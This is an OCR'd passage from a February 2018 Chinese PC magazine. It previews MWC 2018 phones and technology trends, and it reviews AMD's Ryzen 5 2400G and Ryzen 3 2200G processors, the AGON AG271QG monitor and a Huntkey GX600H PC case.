另外,有消息显示新机还有可能将内存提升为 6+256GB,带来一些"看得到"的提升。

华硕 ZenFone 5 系列
看点:多处理器版本、拍照
预计售价:4000 元

华硕已经放出宣传海报,明确表示将会在 2 月 27 日发布自家的 ZenFone 5 系列新机,这一型号早在 2014 年就已经使用过了,当时也以搭载的英特尔 Atom 处理器获得不少关注度。而全新的 ZenFone 5 新机将会采用高通芯片,并且全线覆盖多价位机型(骁龙 630/660/845),全面抢占不同市场。

另外,本次 MWC 上应该还会有 ZenFone 5 Max 以及 ZenFone 5 Max Lite,后者将会采用前置双 2000 万像素及后置双 1600 万像素的四摄像头设计,主打拍照。另外,从华硕放出的海报来看,也写下了"We Love Photo"的句子,看来这次在拍摄能力上花了大力气了。

下转16版

上接15版

这些黑科技同样值得关注

每一年的 MWC 展会上，除了智能手机这类的消费级电子产品厂商，还有上游供应链、通信运营商甚至是内容服务商。不同于硬件厂商，这些厂商之间的竞争更多是围绕最新的技术而展开的。相较于产品而言，这些技术所带来的影响可能更加深远，也同样值得我们关注。

5G真的来了

严格意义上来说，这并不是前瞻，而是板上钉钉的事情。

早在 MWC 2017 上，英特尔（intel）便展示了 Intel Inside 之下的各种 5G 组件，其中包含了英特尔 XMM 7560 调制解调器。同时还宣布与爱立信、诺基亚、AT&T 等通信行业的巨头们展开 5G 方面的合作。

2017 年 12 月 21 日，5G NR 首发版 5G NSA 标准正式冻结，这是 5G 全面发展的一座重要里程碑。它标志着 5G 标准和产业进程进入实质性加速阶段，5G 商用进入倒计时。

可以明显感觉到，无论是运营商还是设备制造商，各家都在加快推进 5G 技术的应用。最典型的例子，莫过于前段时间刚刚闭幕的韩国平昌冬奥会。它率先提供 5G 应用服务，成为全球 5G 服务的首秀。韩国电信（韩国第二大运营商 KT）、爱立信、思科、三星和英特尔等联合为此次 5G 应用提供基站、网络设备和终端支持。

既然 5G 技术已经得到了实际的应用，那么此次 MWC 上，5G 设备和网络服务出现就成了自然而然的事情。目前已知的消息是，本次 MWC 上，华为将有包括端到端的 5G 商用设备在内的 20 多款新品发布，同时华为还将举办 5G 论坛。另一家通信行业巨头中兴会在 MWC2018 上正式推出一款 1.2Gbps 下载速度的类 5G 体验智能手机。同时中兴还预计，将在 2018 年底或 2019 年初发布 5G 商用移动终端。

早在去年的 MWC 展会上，英特尔便拿出了多款 5G 标准的硬件产品

刚刚过去的平昌冬奥会上，5G 技术已经得到了广泛应用

无处不在的AI

包括苹果、亚马逊在内的巨头早就在 AI 领域发力，并推出了专门的硬件产品

2017 年可以算得上 AI 技术的元年，包括苹果、谷歌等巨头在内的众多设备制造商，纷纷推出了 AI 相关的产品和功能应用。而经过一年多的摸索，深度学习、神经网络、逻辑算法、自然语言处理等深层次的 AI 技术也日趋成熟。从产品形态上看，以人工智能语音助手为代表的语音交互智能设备（如苹果的 HomePod、亚马逊的 Echo）正在逐渐向更多的适用人群普及；而另一方面，AI 技术被深度融合到智能手机系统以及功能模块中早就不是什么稀罕事儿。此次的 MWC，我们肯定能看到更强大的 AI 技术应用，它们无所不能，也无处不在。

目前已经有包括华为、LG、三星在内的手机厂商宣布将会在 MWC 2018 上推出主打 AI 功能的产品。上游厂商方面，高通早在去年骁龙 845 的发布会上便浓墨重彩地介绍了其在 AI 应用方面的优势和特性。而联发科预计将在展会上推出的新品（可能是 P40 和 P70）据说也全系搭载了 AI 芯片。也就是说，2018 年我们有望看到更多 AI 技术的应用进一步下探到千元机甚至是百元机阵营。

区块链技术方兴未艾

一年前提起“区块链”，很多人对它的认知还停留在一夜爆红的“比特币”身上。而随着区块链技术更加深入和成熟，目前其在消费应用层面的解决方案正变得越来越友好。目前我们可以看到，在财务管理、购物消费、数字认证、游戏、信用评分等诸多领域，区块链技术已经得到了实实在在的应用。我们有理由相信，在未来的几个月时间之内，区块链技术的应用应该会呈现爆发式的增长。

事实上，区块链技术已经得到了实际的应用。加拿大的初创公司 Axiom Zen 推出的全球首个以区块链技术开发的养猫游戏《CryptoKitties》，就是一个很好的例子。而目前，网易等国内互联网企业也已经开始推出区块链应用。

在这样的背景下，一向对于新技术极为敏感的移动设备厂商们自然不甘落后。尽管目前整个行业对于区块链技术的应用都还停留在前期探索的阶段，但随着新技术的不断成熟，一定能催生更多的创新和应用的发展，吸引更多的开发人员、架构师参与其中。在本次的 MWC 展会上，我们可能看到更多的制造商和开发者在这方面做出的探索和尝试。

和往年一样，围绕智能手机展开的技术革新同样值得关注。三星的 S9 系列如何“重新定义相机”？骁龙 845 首发将会花落谁家？其性能表现又将如何？屏幕指纹、3D 深感人脸识别等方案会不会得到更多应用？这些都是本次 MWC 展会上值得大家关注的地方。

以区块链技术开发的养猫游戏《CryptoKitties》的风靡可以看作是区块链技术在移动端应用的一次尝试

展望：铁打的MWC，流水的中国军团

作为全球规模最大、最具影响力的通信展览会，2018 年 MWC 大会的展馆面积约有 24 万平方米，预计会有 150 多个国家和地区的 1700 多家厂商参展、10 万多人参观。在其中，日益崛起的中国厂商占据了很大的比例。

从时间点来看，每年的 MWC 展会基本都处于各大手机厂商春季新品更新的时间周期。这就使得，每一年展会最值得关注的亮点便是大厂们发布的旗舰新品。不过，巴塞罗那的 MWC 似乎一直都游离于北美、中国、日韩这类新兴市场的主流消费群体印象之外。这也就使得很多人只知道几款重磅明星产品，却不知道 MWC 展会本身。

尽管近两年，我们可以看到诸如华为、三星、索尼等手机行业的巨头们依然在 MWC 展会期间发布重磅旗舰，但明显可以感觉到，MWC 展会本身的影响力和流量效应正在逐步降低。MWC 2017 上，最重磅的三星 S8 系列旗舰甚至还跳票缺席。由手机厂商主导的新品发布会，更为行之有效地覆盖到新兴市场和主流消费群体。而远在南欧的巴塞罗那展会，很多时候更像是一个产品陈列会。

虽然 MWC 似乎正在变得“鸡肋”，但对于中国手机厂商而言却并不一定是“食之无味”。

在国内智能手机市场日趋饱和的大背景下，中国手机厂商们正在谋求向国际市场进军，对于相对陌生的欧美消费市场，国产品牌需要一个展示实力和技术的窗口。即便只是在展会上“混个脸熟”，对于自身的品牌建设和市场宣传来说，都有着一定的积极意义。所以近两年，我们可以看到越来越多的中国厂商走出国门，开始出现在 CES、MWC 这类的世界顶级科技大展的显要位置。而对于 MWC 展会本身而言，正是由于这些新鲜血液的加入，让整个展会增添了更多的看点和活力。对于双方而言，其实是一个双赢的局面。

国产厂商近两年开始越来越多地出现在 MWC 这类的国际展会上

整合平台不二之选，内置VEGA的锐龙来了！

AMD 锐龙 5 2400G/ 锐龙 3 2200G 首发评测

2017 年初 AMD 发布了锐龙处理器，引发了处理器“核”战争并成功逆袭。不过，早先发布的锐龙产品线中并没有内置显示单元的型号，因此很多对强力整合平台有需求的用户都在盼望 AMD 推出基于 ZEN 架构并内置显示单元的处理器产品。说到内置显示单元的处理器，就不得不提 AMD 引以为傲的 APU 系列。这一系列处理器内置的显示单元性能相对 Intel 同期竞品有明显优势，性价比相当不错，受到大量整合平台用户的青睐，目前最新的 APU 也有搭配 AM4 主板的版本。正是因为 APU 强大的内置 GPU 给大家留下深刻印象，很多用户都在期待着 AMD 计划中 ZEN 架构 +VEGA GPU 的处理器，在 2018 年 1 月份的 CES 上，AMD 终于让世人看到了这款产品。

北京时间 2018 年 2 月 12 日，AMD 正式发布了搭载 VEGA 显示单元的全新桌面锐龙处理器，首批露面的包括锐龙 5 2400G 和锐龙 3 2200G 两款产品。很显然，从命名就能看出这两款内置 VEGA 的处理器并非简单的 APU 的换代产品，它们其实是隶属于锐龙系列，直接与内置核芯显卡的 Intel 第八代酷睿处理器对位。那么，ZEN 架构 +VEGA GPU 到底能给我们带来什么样的惊喜？一起来看看吧。

强悍处理器+顶级内置GPU的组合相当抢眼

	AMD 锐龙 5 2400G	AMD 锐龙 3 2200G
制造工艺	14nm+	14nm+
核心 / 线程数量	4 核心 /8 线程	4 核心 /4 线程
基础频率	3.6GHz	3.5GHz
最高加速频率	3.9GHz	3.7GHz
GPU 核心	Radeon Vega11	Radeon Vega 8
GPU 频率	最高 1250MHz	最高 1100MHz
L1 缓存(每个核心)	64K 指令缓存 /32K 数据缓存	64K 指令缓存 /32K 数据缓存
L2 缓存(每个核心)	512K	512K
L3 缓存	4MB	4MB
TDP	65W	65W
内存支持	DDR4 2933(双通道)	DDR4 2933(双通道)
参考售价	1299 元	779 元

虽然 AMD 锐龙 5 2400G/ 锐龙 3 2200G 是采用了 ZEN 架构 +VEGA GPU 的组合，但实际上它们的处理器部分相对于之前未集成 GPU 的锐龙处理器在细节上还是有一定进步的。在 2017 年我们评测锐龙处理器的时候就提到，锐龙 5/ 锐龙 3 采用了 2+2 的 CCX 模式来提供 4 个物理核心，而本次发布的锐龙 5 2400G/ 锐龙 3 2200G 则采用了 4+0 的 CCX 模式来提供 4 个物理核心。这两种模式有什么区别呢？2+2 的模式可以获得更大的 L3 缓存，而 4+0 的模式则可以获得更低的缓存延迟时间，同时对于提升频率也有帮助。AMD 认为更低的缓存延迟时间和更高的工作频率对于不少游戏应用来说都更有好处，因此锐龙 5 2400G/ 锐龙 3 2200G 采用了 4+0 的 CCX 模式，都拥有 4 个物理核心，只是线程数量有区别。在内存支持方面，锐龙 5 2400G/ 锐龙 3 2200G 也得到了升级，可以支持 DDR4 2933 的高频内存，相对之前锐龙支持的 DDR4 2666 明显提高，更高的内存带宽无疑对于内置 GPU 的性能发挥更有好处。同时这一系列的锐龙处理器还小幅度地升级了处理器核心的 Sense MI 技术，让处理器在能效比方面有了进一步的提高。

锐龙 5 2400G/ 锐龙 3 2200G 最大的看点当然是内置的 VEGA GPU 了（架构与强大的 Radeon RX VEGA 64 相同）。锐龙 5 2400G 内置了 11 个 VEGA 单元，而锐龙 3 2200G 则内置了 8 个 VEGA 单元，为了区别定位，两者内置 GPU 的最高频率也有 150MHz 的差距。

从整体规格来看，锐龙 5 2400G/ 锐龙 3 2200G（参考售价 1299 元 /779 元）分别与 Intel 第八代酷睿中的 Core i5 8400/Core i3 8100 对位(参考售价 1579 元 /999 元)。不过，锐龙 5 2400G/ 锐龙 3 2200G 除了内置 GPU 更加强大外，定价也更有优势，还支持超频，对应的主板平均购买成本也更低，所以整套平台的性价比相当抢眼。当然，锐龙 5 2400G/ 锐龙 3 2200G 具体表现如何，我们还是先来看看实测的情况吧。


测试平台

处理器：AMD 锐龙 5 2400G
AMD 锐龙 3 2200G
Intel Core i5 8400
Inte Core i3 8100
主板：技嘉 AB350N-GAMINGWIFI(搭配锐龙 3 2200G)
技嘉 Z370NWIFI(搭配第 8 代酷睿)
华硕 ROG STRIX B350 -F GAMING(搭配锐龙 5 2400G)
内存：芝奇烈焰枪 DDR4 3200 8GB×2
显卡：Radeon RX580
GeForce GT1030
硬盘：金士顿 HyperX 240GB
电源：航嘉 MVP P850
操作系统：Windows 10 64bit 专业版

本次测试我们选择了 Core i5 8400/Core i3 8100 与锐龙 5 2400G/ 锐龙 3 2200G 进行对比，测试项目方面包括了针对处理器的部分和针对 GPU 的部分。在处理器的游戏性能测试部分，我们选择搭配 Radeon RX580 强力独显来进行测试，而在内置 GPU 的对比部分，我们还加入了 GeForce GT1030 这样的独显，同时也会选择硬件要求比网游更高的 3A 级大作来进行测试，尽可能地展现出内置 VEGA GPU 的真正实力。测试中，内存皆设置为双通道 DDR4 3200 模式。


处理器基准性能测试

锐龙 5 2400G 拥有 4 核心 8 线程，Core i5 8400 拥有 6 核心 6 线程，从规格上来看 Core i5 8400 物理核心数量有优势，而




性能实测，综合表现超乎想象

锐龙 5 2400G 的最大线程数量有优势，此消彼长之后应该势均力敌，但 Core i5 8400 在最高加速频率方面还略有优势。尽管如此，锐龙 5 2400G 的 Cinebench R15 多线程得分依然非常接近 Core i5 8400，而且这个得分已经追平 4 核心 8 线程的 Core i7，也是相当不错的。锐龙 3 2200G 和 Core i3 8100 都是 4 核心 4 线程的配置，两者的多线程得分也非常接近。



国际象棋多线程测试一向是 Intel 处理器的强项，但在强大的 ZEN 架构支持之下，锐龙 5 2400G 和锐龙 3 2200G 的得分还是与对位的 Core i5 8400/Core i3 8100 非常接近，这样的表现已经超越了我们的预期。




SiSoftware Sandra 的算数处理器性能测试中，Core i5 8400 凭借 6 个物理核心和较高的加速频率获得了一定的优势，但锐龙 5 2400G 依然紧紧咬住对手。锐龙 3 2200G 的表现则与 Core i3 8100 相当，两者的差距非常小。

视频转换应用对于处理器的核心 / 线程数量非常敏感，可以看到拥有 4 核心 8 线程的锐龙 5 2400G 相对只有 4 个物理核心的处理器编码速度优势是很明显的，同时它

下转18版

责编:王诚 组版:陈学兵 责校:杨志刚
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

上接17版




与 Core i5 8400 的编码时间差异也只有 27 秒。锐龙 3 2200G 与 Core i3 8100 的编码速度差异就更小了，只差了 7 秒，可以认为两者在视频编码方面的性能处于同一水平。

小结：从处理器部分的基准测试来看，锐龙 5 2400G 的多线程性能与 Core i5 8400 比较接近，而锐龙 3 2200G 更是与 Core i3 8100 基本战平。

内置 GPU 性能测试


各位玩家最关心的当然是锐龙 5 2400G/ 锐龙 3 2200G 内置 VEGA GPU 的性能表现了。锐龙 5 2400G 内置了 11 个 VEGA 单元，配备 44 个纹理单元和 16 个 32 位的光栅单元；锐龙 3 2200G 则内置了 8 个 VEGA 单元，提供 32 个纹理单元，光栅单元与锐龙 5 2400G 相同。从这样的规格来看，两款新锐龙处理器的内置 GPU 堪比独显，实际表现值得期待。

为了让内置 GPU 发挥出全部性能，我们选择了 DDR4 3200 8GB×2 的内存配置以提供足够的显存带宽，同时也选择了要求更高的 3A 级游戏大作来进行测试——能够吃定这些游戏，诸如《英雄联盟》、DOTA2 之类的网络对战游戏更是毫无压力。



我们除了让锐龙 5 2400G/ 锐龙 3 2200G 的内置 GPU 与第八代 Core i5/Core i3 的核芯显卡对比外，还加入了 Core i5/Core i3+GT1030 的组合，看看内置的 VEGA GPU 是否能与独显一战。

首先是 3DMark Fire Strike 的基准测试。锐龙 5 2400G/ 锐龙 3 2200G 的表现相当令人惊艳，锐龙 5 2400G 的得分超过了 Core i5 8400 得分的 3 倍，锐龙 3 2200G 的得分也是 Core i3 8100 的 2.5 倍以上，内置 VEGA GPU 的确称得上是内置显卡界的王者。很显然，Intel 的核芯显卡还不够打，锐龙 5 2400G/ 锐龙 3 2200G 直接与 GT1030 正面交锋又如何呢？从得分来看，锐龙 5 2400G 使用内置 GPU 能与 Core i5 8400+GT1030 战平，还能小胜 Core i3 8100+GT1030。




内置 GPU 能不能玩 3A 游戏大作？锐龙 5 2400G/ 锐龙 3 2200G 的测试成绩给出了肯定的答案。在 720P 分辨率下，锐龙 5 2400G/ 锐龙 3 2200G 使用内置 GPU 玩《古墓丽影：崛起》《刺客信条：起源》都能达到 40fps 以上，这样的流畅度已经完全可以接受，就算是在 1080P 分辨率下玩《绝地求生》，也能达到 45fps 以上，这个水平已经能与搭配 GT1030 独显的平台战平，而 Core i5 8400/Core i3 8100 的核芯显卡在应付 3A 大作的时候已经是惨不忍睹了，不到 20fps 的速度根本没法玩。

小结：锐龙 5 2400G/锐龙 3 2200G 内置 VEGA GPU 性能数倍于第八代酷睿处理器核芯显卡，在 720P 分辨率下玩 3A 大作毫无压力（45fps 以上），即便是 1080P 分辨率吃鸡也可以保持流畅（而核芯显卡完全无法流畅运行），完全改变了以往处理器内置显卡性能弱的状况，与具备 2GB 显存的 GT1030 独立显卡相比也是旗鼓相当。如此一来，就相当于买锐龙处理器额外附送了一块不但可以吃定网游、还能搞定 3A 大作的独立显卡，而处理器本身的售价比对位的第八代酷睿处理器还要低不少，性价比确实无敌。

独显游戏性能测试

测试完了锐龙 5 2400G 和锐龙 3 2200G 强悍可怕的内置显卡性能，有的读者可能会问，如果我们要搭配高端独立显卡，这两款处理器能否胜任呢？下面就进入搭配高端独显的环节。

作为主流性能级处理器，与强力独显搭配玩游戏也是很常见的应用模式，而处理器与独显之间的数据带宽、信号传输延迟时间也会影响到游戏的体验。从实际测试情况来看，锐龙 5 2400G 搭配 RX580 的表现相当不错，即便是 Core i5 8400 的加速频率更高，也并没有占到什么便宜，看来 4+0 CCX 的架构的确对于提升游戏流畅度更有帮助。锐龙 3 2200G 的表现也很不错，搭配 RX580 的情况下，有两款游戏的平均帧速都超过了 Core i3 8100+RX580 的组合。



小结：可见，虽然锐龙 5 2400G/锐龙 3 2200G 的内置 GPU 是最大亮点，但它们的处理器部分同样很强大，可以让强力独显也发挥出全部性能。

内置 GPU 规格		
	AMD 锐龙 5 2400G	AMD 锐龙 3 2200G
GPU 最高频率	1250MHz	1100MHz
VEGA 显示核心	11 个 Compute Units（704 ALUs）	8 个 Compute Units（512 ALUs）
TMUs 纹理单元	44	32
ROPs 光栅单元	16（32-bit）	16（32-bit）
FP32 运算能力	1.76TFLOPS	1.126TFLOPS
FP16 运算能力	3.52TFLOPS	2.252TFLOPS

总结：高性价比整合之王重登宝座，这次没有短板！

经过全面的测试，我们已经可以对锐龙 5 2400G/锐龙 3 2200G 以关键点的形式进行总结。

1.AMD 桌面锐龙 5 2400G/锐龙 3 2200G 不是新一代 APU，它们属于锐龙系列的全新产品，搭载了 Vega 显卡，而处理器部分性能同样强悍，而且 4+0 CCX 结构提供更低延迟和更高频率，游戏性能表现更好。

2.锐龙 5 2400G/锐龙 3 2200G 定位性能级，锐龙 5 2400G 可以战平 Core i7 6700K，接近 Core i5 8400；锐龙 3 2200G 则与 Core i3 8100 非常接近。

3.锐龙 5 2400G/锐龙 3 2200G 内置 VEGA GPU 性能远超 Intel 第八代酷睿处理器核芯显卡，可以在 720P 分辨率下以接近 50fps 的平均帧速流畅运行 3A 游戏大作，性能与 GT1030 独显基本战平，这是核芯显卡绝对无法做到的。

4.锐龙 5 2400G/锐龙 3 2200G 参考售价为 1299 元/779 元，相对 Core i5 8400/Core i3 8100 的 1579 元/999 元有明显的性价比优势，同时 AMD 的主板价格更低，还可以将整个平台性价比优势进一步扩大。而 Intel 平台再加上 GT1030 显卡来追上锐龙 5 2400G/锐龙 3 2200G 游戏性能的话，总价就更尴尬了。而且，别忘了锐龙 5 2400G/锐龙 3 2200G 还支持超频。

总而言之，锐龙 5 2400G/锐龙 3 2200G 定位非常准确，而且处理器部分和内置 GPU 部分堪称强强联手，再结合优势明显的定价，真算得上是没有短板了，势必会对第八代 Core i5/Core i3 形成巨大的压力。

性价比无敌！这下第八代酷睿尴尬了
锐龙5 2400G/锐龙3 2200G装机配置分析

锐龙 5 2400G VS Core i5 8400

同样性能（流畅运行 3A 大作）				
处理器	锐龙 5 2400G	1299 元	Core i5 8400	1579 元
主板	华硕 ROG STRIX B350-F GAMING	999 元	主流 Z370 主板	1299 元
显卡	不需要	0 元	华硕 PH-GT1030-O2G	699 元
总价	2298 元（节省 1279 元）		3577 元	

内置 VEGA GPU 的锐龙处理器很快就要开始销售了，那么它们和对位的 Core i5 8400/Core i3 8100 相比，装机时的性价比有多大差别呢？我们一起来看看吧。

Core i5 8400 至少要搭配一块 GT1030 级别的独显，才能提供与锐龙 5 2400G 平台相同的游戏性能，而这样一来 Core i5 8400 平台的总成本就被大大增加了，更何况 Z370 主板本来就比较贵。总的算下来，游戏性能相当的锐龙 5 2400G 平台和 Core i5 8400+GT1030 平台价差达到了 1279 元之多！玩家完全可以利用省下的这笔钱以后入手一块强力独显，这么看来，锐龙 5 2400G 平台的性价比完全碾压 Core i5 8400。

锐龙 3 2200G VS Core i3 8100

同样性能（流畅运行 3A 大作）				
处理器	锐龙 3 2200G	779 元	Core i3 8100	999 元
主板	技嘉 AB350N- GAMING WIFI	999 元	主流 Z370 主板	1099 元
显卡	不需要	0 元	技嘉 GT1030OC 2G	599 元
总价	1778 元（节省 919 元）		2697 元	

如果使用 Core i3 8100 来打造迷你主机，其内置的核芯显卡只能玩玩要求不高的网游，要玩 3A 大作必须加独显。而锐龙 3 2200G 内置的 VEGA GPU 完全可以在 720P 分辨率下以超过 45fps 的速度流畅运行 3A 大作，它本身的价格就比 Core i3 8100 低 220 元，不用配独显又省下几百元，这样一来不但主板可以选择比较高端的技嘉 AB350N-GAMING WIFI，整体价格还比 Core i3 8100 平台低 919 元，这个差价完全够添一块中端独显或是加一块 480GB 的固态硬盘了，锐龙 3 2200G 的超高性价比也是显而易见。

想要第一时间购买到这两款产品的朋友，请扫描二维码登录京东商城首发专题页面。马上购买 AMD 锐龙 3 2200G/锐龙 5 2400G，还可参与首发评论送 E 卡的新年活动。

超爽体验无可挑剔

AGON 爱攻I AG271QG电竞显示器体验

AGON 爱攻是 AOC 推出的旗下的专业电竞品牌,从 2016 年首款产品上市到现在,AGON 爱攻已经有十多款产品面世,产品线非常的丰富。纵观 AGON 爱攻显示器,价格最高的莫过于 AG271QG。俗话说“一分钱一分货”,在将近 6000 元的价格背后,AG271QG 有何过人之处呢?

规格参数

- 面板类型:IPS
- 面板尺寸:27 英寸
- 最佳分辨率:2560×1440
- 刷新率:165Hz
- 响应时间:4ms GtG
- 亮度:350cd/m²
- 对比度:1000:1
- 可视角度:178°/178°
- 视频接口:HDMI、DP、USB×4
- 参考价格:5999 元

165Hz+G-Sync可应对各种游戏所需

在不少玩家的心中,高刷新率可算是电竞显示器的最大卖点。在主流电竞显示器已经普及 144Hz 的情况下,高端玩家自然要更高的刷新率以追求更为流畅的画面,AG271QG 的 165Hz 刷新率就是为这样的高端玩家准备的。需要注意的是,显示器默认的最高刷新率为 144Hz,要想上到 165Hz,得先进行设置。打开 OSD 菜单,在其他设置里开启超频应用,把最大刷新率设置为 165Hz,这下就能在显卡驱动中将刷新率设置到 165Hz 了(显卡需支持输出 165Hz)。在开启 165Hz 刷新率的情况下,笔者试玩了《英雄联盟》等游戏,游戏画面的流畅性比 144Hz 略有提升,无论是视觉体验还是操作都更有帮助。当然要玩爽 165Hz 刷新率,对显卡的要求也更高,至少得 GTX 1070 显卡以上才行,这对于高端玩家来说问题不大。

可能会有玩家说,在面对硬件需求高的单机大作时,画面平均帧速肯定上不了 165fps,部分游戏甚至直接将画面帧速锁定在 60fps,高刷新率的优势完全发挥不出来啊。这也没事,AG271QG 还支持 G-Sync。我们知道有了 G-Sync 技术,显卡和显示器的画面能完全同步,解决了垂直同步下画面卡顿的问题,这对于玩家有用了。笔者在《绝地求生》中进行体验,在游戏中面对不同场景,画面帧速波动很大,最怕转角遇到敌人却卡住了,毫无抵抗之力。而开启了 G-Sync,画面无撕裂的同时,无论画面帧速怎么波动,画面始终流畅。由于 G-Sync 需要增加芯片和进行认证的缘故,成本会提高不少,所以市面上大多数电竞显示器只配备了不要钱的 FreeSync 技术。可是大多数玩家用的是 N 卡啊,用不上 FreeSync 技术,可见 AG271QG 配备的 G-Sync 技术才是用户真正需要的。

显示器背面

2K分辨率IPS屏带来优秀画质

之前很长一段时间内电竞显示器不受玩家待见,就是因为产品既要提升刷新率又要控制成本,所以出现了不少 TN 屏的 144Hz 显示器。这样的产品画面流畅程度虽然上去了,但是 TN 屏的画质可是比广视角屏差多了,体验还是不行。作为一款高端电竞显示器,AG271QG 采用的是 27 英寸 IPS 屏,可以提供 16.7M 色彩,画质肯定比 TN 屏产品要好不少。

IPS 屏拥有 178°/178° 的可视角度,比 TN 屏优秀不少,笔者尝试从不同角度观看屏幕,画面并没有明显色彩衰减。至于显示器的色彩等方面表现如何,我们通过专业仪器来一探究竟。

笔者引入了 Spyder4 ELITE 校色仪来对 AG271QG 显示器的效果进行考查。在大家最为关心的色彩性能方面,AG271QG 的 sRGB 色域达到了 100%,表示显示器覆盖了所有的色彩。显示器的色彩精准度 DeltaE 平均值为 0.87,不过 DeltaE 最大值达到了 5.1,表现出显示器在色彩还原方面表现得还算不错。同时显示器并没有采用曲面屏,因此在屏幕均匀性方面有很大的优势,测试结果也证明了笔者的观点。AG271QG 屏幕右下角与中间区域色彩差距最大,DeltaE 值才 2.4。100%亮度下,屏幕亮度最大差值为 12%,表现得很不错。

除了 IPS 面板带来的优秀画质之外,AG271QG 还拥有 2560×1440 分辨率,与 1080P 显示器相比,画面中像素更多,画面就更细腻。反应到高清电影、游戏的实际应用中,AG271QG 呈现出的画面确实非常的精细,色彩还原准确,在各种应用中都能带来不错的画面体验。

在玩游戏时,玩家也会经常遇到背景昏暗导致画面内容看不清的情况。AG271QG 提供了场景智能阴影功能,会对画面进行自动检测,遇到背景太暗或太亮时,就会自动对画面进行调节,帮助玩家抢先发现敌人。另外显示器提供了 20 级游戏色调调节,通过这个功能玩家可以找到自己想要的灰度和色彩饱和度。

支架上的刻度

延续家族式优秀设计

除了前面提到的画质优秀、游戏体验好之外,在机身设计上 AG271QG 也有过人之处。爱攻系列显示器均采用了游戏显示器上常见的红黑相间的配色方案,AG271QG 也是如此。屏幕主体为黑色,背面有一道硕大的红色 V 型装饰,表面还经过拉丝工艺处理,让产品更加美观。不过在 AG271QG 上并未搭载 LED 灯,算是一个小遗憾。产品采用了铝合金底座,主题为银白色,看上去颇为美观,金属质感强烈。同时该支架采用了人体工学设计,支持屏幕旋转、俯仰角度调节以及高度调节。特别值得一提的是,支架的高度调节有刻度显示,便于玩家进行调节。

显示器背后的耳机挂架是爱攻显示器的一大特点,AG271QG 也不例外,便于玩家收纳耳机,是个很实用的设计。显示器在侧面和底面分别提供了 2 个 USB 3.0 接口,接驳 USB 外设更简便。侧面的 2 个 USB 3.0 接口中有一个黄色的接口,这是快速充电接口,不可以传输数据的。

显示器左下角是 OSD 按键

视频接口是 DP+HDMI 的组合

显示器采用了人体工学支架

编辑点评 各项性能均优秀,可满足高端玩家的所有需求

如果你不差钱想要买一款画质、游戏体验皆出色的电竞显示器的话,AGON 爱攻 I AG271QG 绝对是个不错的选择。产品采用了 2K 分辨率的 27 英寸 IPS 屏幕,无论是画面的精细度还是色彩还原的精准度方面,都有非常好的表现。另一方面,在游戏性能上,165Hz 再加 G-Sync,无论哪种游戏都能提供无撕裂、更流畅的游戏体验。再加上游戏范十足的外观、实用的耳机挂架等设计,高端玩家对于电竞显示器的各种需求均能满足。

责编:黎坤 组版:向海蓉 责校:杨志刚
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

钢铁与玻璃的完美结合

航嘉GX600H中塔机箱体验

之前我们对航嘉 GX600P 宽体中塔机箱进行了深度体验，它采用的双钢化玻璃面板和精致的做工给我们留下深刻印象。其实 GX600P 还有一款兄弟产品 GX600H，它和 GX600P 的区别就在于钢化玻璃前面板换成了具备铝质金属感的拉丝烫金面板。强烈金属感的前面板和钢化玻璃侧面板的组合又能形成什么样的风格呢？和我们一起来体验吧。

规格参数
- **主板兼容:**ATX/micro-ATX/mini-ATX
- **机箱尺寸:**435mm × 203mm × 450mm
- **显卡限长:**380mm
- **CPU散热器限高:**160mm
- **水冷支持:**前置240mm一体式
- **3.5英寸硬盘位:**2
- **2.5英寸硬盘位:**3
- **风扇位:**6
- **参考价格:259元**

航嘉 GX600H 采用了钢化玻璃全侧透面板 + 铝质金属感的拉丝烫金面板，钢化玻璃全侧透面板厚度和 GX600P 一样，达到 4mm，不但透光度和导光效果出色，也提供了足够的硬度，抗划伤能力远超亚克力材质，配合具备酷炫灯效的主板、显卡就可以体验到“全景窗口炫光模式”。

和 GX600P 一样，GX600H 的易用性和兼容性也是非常不错的。GX600H 也采用了宽体设计，203mm 的宽度提供了足够宽敞的内部空间，可以支持 380mm 高端显卡和 160mm 高端风冷散热器。另外，GX600H 也采用了独立电源仓设计，下方的独立电源仓也包含了 3.5 英寸硬盘架，在电源位置也预留了铭牌窗口。独立电源仓的最大好处就是将电源与 3.5 英寸硬盘的散热区域与主板区域隔离开，改善了机箱内的散热环境。

